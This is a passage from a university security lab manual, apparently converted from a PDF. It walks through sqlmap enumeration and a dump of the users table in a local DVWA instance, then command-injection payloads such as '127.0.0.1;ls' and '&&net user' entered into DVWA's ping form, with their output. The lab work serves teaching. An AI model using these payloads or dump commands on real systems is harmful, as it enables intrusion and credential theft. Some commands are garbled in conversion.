{1.6.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:31:48 /2022-07-01/
```


To know the databases using sqlmap exploit



```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt --dbs
[1.6.4#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:32:59 /2022-07-01/
[04:32:59] [INFO] parsing HTTP request from 'samp.txt'
[04:33:00] [INFO] resuming back-end DBMS 'mysql'
```



```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -d dvwa --tables
[1.6.4#stable]
https://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:33:21 /2022-07-01/
[04:33:21] [INFO] parsing HTTP request from 'samp.txt'
```




```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt --tables
{1.6.4#stable}
[*] starting @ 04:33:56 /2022-07-01/
[04:33:56] [INFO] parsing HTTP request from 'samp.txt'
```

open table columns



```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -t users --columns
{1.6.4#stable}
[*] starting @ 04:34:30 /2022-07-01/
[04:34:30] [INFO] parsing HTTP request from 'samp.txt'
[04:34:30] [INFO] setting file for logging HTTP traffic
```



```
(kali㉿kali)-[~]
$ sqlmap -r samp.txt -t users --dump
H
{1.6.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:34:45 /2022-07-01/
[04:34:45] [INFO] parsing HTTP request from 'samp.txt'
[04:34:45] [INFO] setting file for logging HTTP traffic
```

we get multiple login ids and passwords in hash values

**VIVA Questions**

1. What is an Attack?

.....  
.....  
.....

2. What is VMWare?

.....  
.....  
.....

3. What is SQL Injection Attack?

.....  
.....  
.....

4. What is the command used to clear the privileges in kali linux ?

.....  
.....  
.....

5. What is Burpsuite?

.....  
.....  
.....

## Experiment 4: Examination of a website to test the vulnerability of attacks. – XSS & CSRF & Command line injection attack.

### -----Command Injection Attack-----

sudo service apache2 start

```

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.014 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your
MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)


MariaDB [(none)]> exit;
Bye

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service apache2 start

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ 


```

goto browser and give <http://localhost/DVWA> or <http://127.0.0.1/DVWA/login.php>




username: admin

password: password




click create database

we get <http://127.0.0.1/DVWA/index.php>



Goto DVWA security



Click on impossible

**File Inclusion**

**File Upload**

**Insecure CAPTCHA**

**SQL Injection**

**SQL Injection (Blind)**

**Weak Session IDs**

**XSS (DOM)**

**XSS (Reflected)**

**XSS (Stored)**

**CSP Bypass**

**JavaScript**

**DVWA Security** (highlighted in green)

**PHP Info**

**About**

**PHPIDS** v6 (PHP-Intrusion Detection System) is a security layer for PHP-based web applications. It works by filtering any user-supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

as an example of how web application vulnerabilities can be exploited. DVWA serves as a platform to teach or learn basic exploitation techniques.

1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the developer that they have tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all known attacks**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Set as LOW and click Submit.

The screenshot shows the DVWA Security interface. On the left is a sidebar menu with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (highlighted in green), PHP Info, About, and Logout.

**Security Level**

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

- 1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
- 2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- 3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
- 4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low

**PHPIDS**

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Enter IP address.

The screenshot shows a Kali Linux desktop environment with multiple windows open. One window is titled "Vulnerability: Command | x" and displays the DVWA Command Injection page. The URL is 127.0.0.1/DVWA/vulnerabilities/exec/#.

The DVWA sidebar menu is identical to the previous screenshot, with Command Injection selected.

**Vulnerability: Command Injection**

**Ping a device**

Enter an IP address:  Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp seq=1 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp seq=2 ttl=64 time=0.065 ms
64 bytes from 127.0.0.1: icmp seq=3 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp seq=4 ttl=64 time=0.038 ms
...
127.0.0.1 ping statistics ...
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.038/0.054/0.065/0.009 ms
```

**More Information**

- <https://www.scribd.com/doc/2530478/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/int/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

Username: admin

multiple commands using pipe or ;

127.0.0.1;ls

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, **Command Injection**, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The 'Command Injection' link is highlighted. The main content area is titled 'Vulnerability: Command Injection' and contains a 'Ping a device' section. A text input field contains '127.0.0.1'. Below it, a red terminal-like output shows the results of a ping command:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.100 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.014/0.052/0.100/0.031 ms
help
index.php
source
```

Below this, a 'More Information' section lists several links:

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- [https://owasp.org/www-community/attacks/Command\\_Injection](https://owasp.org/www-community/attacks/Command_Injection)

At the bottom left, it says 'Username: admin' and 'Security Level: low'. At the bottom right, there are 'View Source' and 'View Help' buttons.

127.0.0.1;ls ..;/

The screenshot shows a Kali Linux browser window with multiple tabs open. The active tab is 'Vulnerability: Command | x' at '127.0.0.1/DVWA/vulnerabilities/exec/#'. The page content is identical to the DVWA screenshot above, showing the results of the command '127.0.0.1;ls ..;/'. The terminal output shows the directory listing of the current directory.

127.0.0.1;cat ./view\_source.php

The DVWA Command Injection interface. On the left, a sidebar lists various security modules. The 'Command Injection' module is selected and highlighted in green. In the main area, under the heading 'Ping a device', there is a text input field containing the command '127.0.0.1;cat ./view\_source.php'. Below this, the terminal output shows the results of the ping command, including the injected command's execution. The output is color-coded, with the injected command and its output in red.

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.043 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3073ms
rtt min/avg/max/mdev = 0.016/0.045/0.068/0.019 ms
vulnerabilities/{$id}/source/{$security}.js

" . highlight_string( $js_source, true ) . "
}

$page[ 'body' ] .= "

{$vuln} Source

vulnerabilities/{$id}/source/{$security}.php

```

Use &&net user

The DVWA 'Ping a device' interface. The text input field contains the command '&&net user'. The terminal output shows the results of the ping command, including the injected command's execution. The output is color-coded, with the injected command and its output in red.

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.014/0.042/0.058/0.017 ms

net [] user [misc. options] [targets]
List users

net [] user DELETE [misc. options] [targets]
Delete specified user

net [] user INFO [misc. options] [targets]
List the domain groups of the specified user

net [] user ADD [password] [-c container] [-F user flags] [misc. options] [targets]
Add specified user

net [] user RENAME [targets]
Rename specified user

Valid methods: (auto-detected if not specified)
ads Active Directory (LDAP/Kerberos)

```

Use &net user

The screenshot shows the DVWA Command Injection page. On the left sidebar, under the 'Command Injection' section, there is a list of commands:

- net [] user [misc. options] [targets]
- List users
- net [] user DELETE [misc. options] [targets]
- Delete specified user
- net [] user INFO [misc. options] [targets]
- List the domain groups of the specified user

In the main area, the title is "Vulnerability: Command Injection" and the sub-section is "Ping a device". A text input field contains "127.0.0.1&net user" and a "Submit" button is visible. Below the input field, the output of the command is displayed in red text:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.013/0.031/0.044/0.013 ms
```

Open command prompt in the windows system and use the command ping 0.0.0.0&net user


The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command entered is "ping 0.0.0.0&net user". The output shows several failed ping attempts:

```
C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\student>
```

Now use the command ping 0.0.0.0&Rnet user – replace & with &&



```
Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
User accounts for \\DESKTOP-8E5GFFQ

-----
Administrator          DefaultAccount      Guest
student                WDAGUtilityAccount

The command completed successfully.
```

**XSS Attack****Click XSS Reflection**

